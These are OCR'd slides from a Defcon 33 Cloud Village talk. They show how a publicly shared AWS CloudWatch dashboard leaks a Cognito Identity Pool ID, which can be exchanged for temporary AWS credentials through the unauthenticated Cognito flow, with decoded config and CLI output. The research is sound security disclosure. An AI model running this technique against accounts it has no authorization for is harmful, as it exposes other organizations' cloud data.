REVERSEC

Cognito, Ergo Some Extra Permissions


Leo Tsaousis

Cloud Village @ Defcon 33

Security Monitoring → Security Risk

What If I told you…

Security Monitoring → Security Risk



BSides Dublin 2024 | Observability For Pentesters – Rory McCune (@raesene)


Agenda

1. Intros
2. The Feature
3. The Attack
4. Root Cause & Remediation

whoami

- Who Am I?
  - Leo Tsaousis (@laripping)
  - Senior Security Consultant, Reversec (fka WithSecure)
  - based in London, UK
  - Attack Path Mapping service lead
  - Author of Leonidas for Kubernetes

    github.com/ReversecLabs/leonidas




whoami

- What Do I Do?
  - Offensive Security Exercises
  - Lots of Research (& Conference talking!)
    - AWS @ Active Directory
    - Kubernetes Attack Simulation
    - Web App Vulns
    - Android App Vulns
  - Some Odays
    - IBM: CVE-2024-31903
    - Cisco: CVE-2020-26062, CVE-2020-26063
    - Wind Vision: CVE-2021-22268, CVE-2021-22269, CVE-2021-22270, CVE-2021-22271
    - Xiaomi: H1#804216
    - AWS: no CVE assigned

whoami

- What Do I *Really* Do?



reversec.com/articles/what-is-attack-path-mapping/

It starts with a scan...

CloudWatch Dashboard Shared Publicly

Exposing data publicly is bad practice

A subtle hint

Sharing CloudWatch dashboards

PDF | RSS

You can share your CloudWatch dashboards with people who do not have direct access to your AWS account. This enables you to share dashboards across teams, with stakeholders, and with people external to your organization. You can even display dashboards on big screens in team areas, or embed them in Wikis and other webpages.

Warning

All people who you share the dashboard with are granted the permissions listed in Permissions that are granted to people who you share the dashboard with for the account. If you share the dashboard publicly, then everyone who has the link to the dashboard has these permissions.

The `cloudwatch:GetMetricData` and `ec2:DescribeTags` permissions cannot be scoped down to specific metrics or EC2 instances, so the people with access to the dashboard can query all CloudWatch metrics and the names and tags of all EC2 instances in the account.

https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/cloudwatch-dashboard-sharing.html

A subtle hint

Permissions that are granted to people who you share the dashboard with


When you share a dashboard, CloudWatch creates an IAM role in the account which gives the following permissions to the people who you share the dashboard with:


- `cloudwatch:GetInsightRuleReport`
- `cloudwatch:GetMetricData`
- `cloudwatch:DescribeAlarms`
- `ec2:DescribeTags`

https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/cloudwatch-dashboard-sharing.html

Look Ma, no Auth

Under the Microscope







```
CognitoIdentity:getID( identityPoolId )
→ identityId
```

```
CognitoIdentity:getCredentialsForIdentity(identityId )
→ credentials{}
```

Under the Microscope

In-Cognito Authentication

- Cognito-based Authentication Flow
- Enhanced (aka simplified) authflow
- a pattern for “delivering temporary, limited-privilege AWS **credentials** to an **application** needing to access AWS resources”
- All the app needs is an Identity Pool ID



https://docs.aws.amazon.com/cognito/latest/developerguide/authentication-flow.html

context is key

```
ubuntu@WSL:cloudwatch-dashboard$ echo "eyJSIjo[redacted]aWMifQ==" | base64 -d | jq .
{
  "R": "us-east-1",
  "D": "cw-db-25[redacted]94",
  "U": "us-east-1_KnnpHBmK7",
  "C": "e18[redacted]kk",
  "I": "us-east-1:52073[redacted]0d",
  "O": "arn:aws:iam::25[redacted]94:role/service-role/CWDBSharing-PublicReadOnlyAccess-6G7FW9YQ",
  "M": "Public"
}
```

Field	Example Value	Description
R	us-east-1	Region of resources
D	cw-db-112233445566	
U	us-east-1_AaBb45dde	
C	e18aipaaaabbbbakdm7rc56kk	
I	**us-east-1:52073456-1234-4567-89ab-12345678900d**	**Cognito Identity Pool ID**
O	arn:aws:iam::112233445566:role/service-role/CWDBSharing-PublicReadOnlyAccess-DSTM21S9	An IAM Role ARN?
M	Public	Sharing mode?

Whatever, show me the tags


```
ubuntu@WSL:cloudwatch-dashboard$ aws ec2 describe-tags --profile da

An error occurred (UnauthorizedOperation) when calling the Describe
role/CWDBSharing-PublicReadOnlyAccess-T84O15QE/CognitoIdentityCrede
s action
```


```
o perform this operation. User: arn:aws:sts::25[redacted]04:assumed-
:DescribeTags because no session policy allows the ec2:DescribeTag
```


One
SURPRISINGLY QUICK
EXPERIMENTATION SESSION
Later
imgflip.com

Reproduction Notes


- The user is warned of the risk of public sharing. Multiple Times



Reproduction Notes

- The user is warned of the risk of public sharing. Multiple Times
- Cognito is what facilitates the public exposure of account data

